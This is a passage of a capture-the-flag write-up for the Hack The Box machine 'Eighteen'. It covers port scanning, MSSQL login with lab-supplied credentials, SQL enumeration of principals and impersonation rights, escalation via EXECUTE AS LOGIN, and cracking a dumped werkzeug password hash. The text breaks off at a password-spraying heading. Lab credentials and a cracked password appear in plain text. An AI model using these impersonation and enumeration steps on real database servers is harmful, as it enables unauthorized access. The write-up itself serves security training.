# HTB-Eighteen
Table of Contents
Scope:10.10.11.95
Creds:keviniNa2we6haRj2gaw!
Recon
Nmap
sudo nmap -sC -sV -sT -p- -vvvv -T5 --min-rate=5000 -Pn eighteen.htb
PORT     STATE SERVICE  REASON  VERSION80/tcp   open  http     syn-ack Microsoft IIS httpd 10.0|_http-title: Welcome - eighteen.htb| http-methods:|_  Supported Methods: GET OPTIONS HEAD|_http-server-header: Microsoft-IIS/10.01433/tcp open  ms-sql-s syn-ack Microsoft SQL Server 2022 16.00.1000.00; RTM| ms-sql-info:|   10.10.11.95:1433:|     Version:|       name: Microsoft SQL Server 2022 RTM|       number: 16.00.1000.00|       Product: Microsoft SQL Server 2022|       Service pack level: RTM|       Post-SP patches applied: false|_    TCP port: 1433| ms-sql-ntlm-info:|   10.10.11.95:1433:|     Target_Name: EIGHTEEN|     NetBIOS_Domain_Name: EIGHTEEN|     NetBIOS_Computer_Name: DC01|     DNS_Domain_Name: eighteen.htb|     DNS_Computer_Name: DC01.eighteen.htb|     DNS_Tree_Name: eighteen.htb|_    Product_Version: 10.0.26100|_ssl-date: 2025-11-17T16:59:02+00:00; +6h59m59s from scanner time.5985/tcp open  http     syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not FoundService Info: OS: Windows; CPE: cpe:/o:microsoft:windows
This post is password-protected. Enter the password to continue:
I tried the creds for winrm but they didn’t work, let’s try them for port 80 instead.
80/TCP - HTTP

I tried the provided creds here but it didn’t work here either.

1433/TCP - MSSQL
I then tried out the mssql service where the creds did seem to work:

I proceeded by logging in via impacket-mssqlclient:

I wasn’t able to enable the xp_cmdshell so it was time for some enumeration.
enumeration

From this context I enumerated my current user further:

I then followed up with the following query which would enumerate all present users and which db’s they could access:
SELECT d.database_id, d.name AS database_name, dp.name AS db_user, dp.type_desc FROM sys.databases d CROSS APPLY ( SELECT name, type_desc FROM sys.database_principals ) dp WHERE d.database_id = DB_ID();
This confirms that we’re currently stuck inside the master db.
Next up I looked for interesting accounts:
SELECT principal_id, name, type, type_desc, is_disabled, create_date FROM sys.server_principals ORDER BY type_desc, name;
Using the following command we can then check whether we can impersonate someone:
SELECT pr.name AS principal_with_right, pe.permission_name, pe.state_desc FROM sys.server_permissions pe JOIN sys.server_principals pr ON pe.grantee_principal_id = pr.principal_id WHERE pe.permission_name LIKE '%IMPERSONATE%';
This is good, let’s check further:
SELECT pe.permission_name, pe.state_desc, pe.class_desc, pe.major_id AS target_principal_id, sp_target.name AS target_principal_name FROM sys.server_permissions pe LEFT JOIN sys.server_principals sp_target ON pe.major_id = sp_target.principal_id WHERE pe.permission_name = 'IMPERSONATE' AND pe.grantee_principal_id = (SELECT principal_id FROM sys.server_principals WHERE name='kevin');
impersonating appdev
It turns out we can impersonate the appdev user, let’s try it out.
EXECUTE AS LOGIN = 'appdev';SELECT ORIGINAL_LOGIN() AS original_login, SUSER_SNAME() AS current_login, USER_NAME() AS db_user;SELECT IS_SRVROLEMEMBER('sysadmin') AS is_sysadmin;SELECT * FROM fn_my_permissions(NULL, 'SERVER');With the above commands I enumerated the permissions of the appdev user, turns out we can now check out other databases with them:

Let’s check out the financial_planner database.
financial_planner

Since we don’t see any non-default tables we’ll assume everything’s under dbo.
SELECT s.name AS schema_name, t.name AS table_name FROM sys.tables t JOIN sys.schemas s ON t.schema_id = s.schema_id ORDER BY schema_name, table_name;
We notice the users table, let’s check it out:
SELECT * FROM dbo.users;
This is a python werkzeug hash which I tried to crack using hashcat but failed.
Exploitation
Hash cracking
Instead I used the following script to crack the password:


adminiloveyou1Using these creds I was able to log into the admin dashboard on port 80:
Down at the bottom I noticed the previous user had tried exploiting the flask templating language:

This led to a death end though, leading me to check elsewhere.
Password Spraying
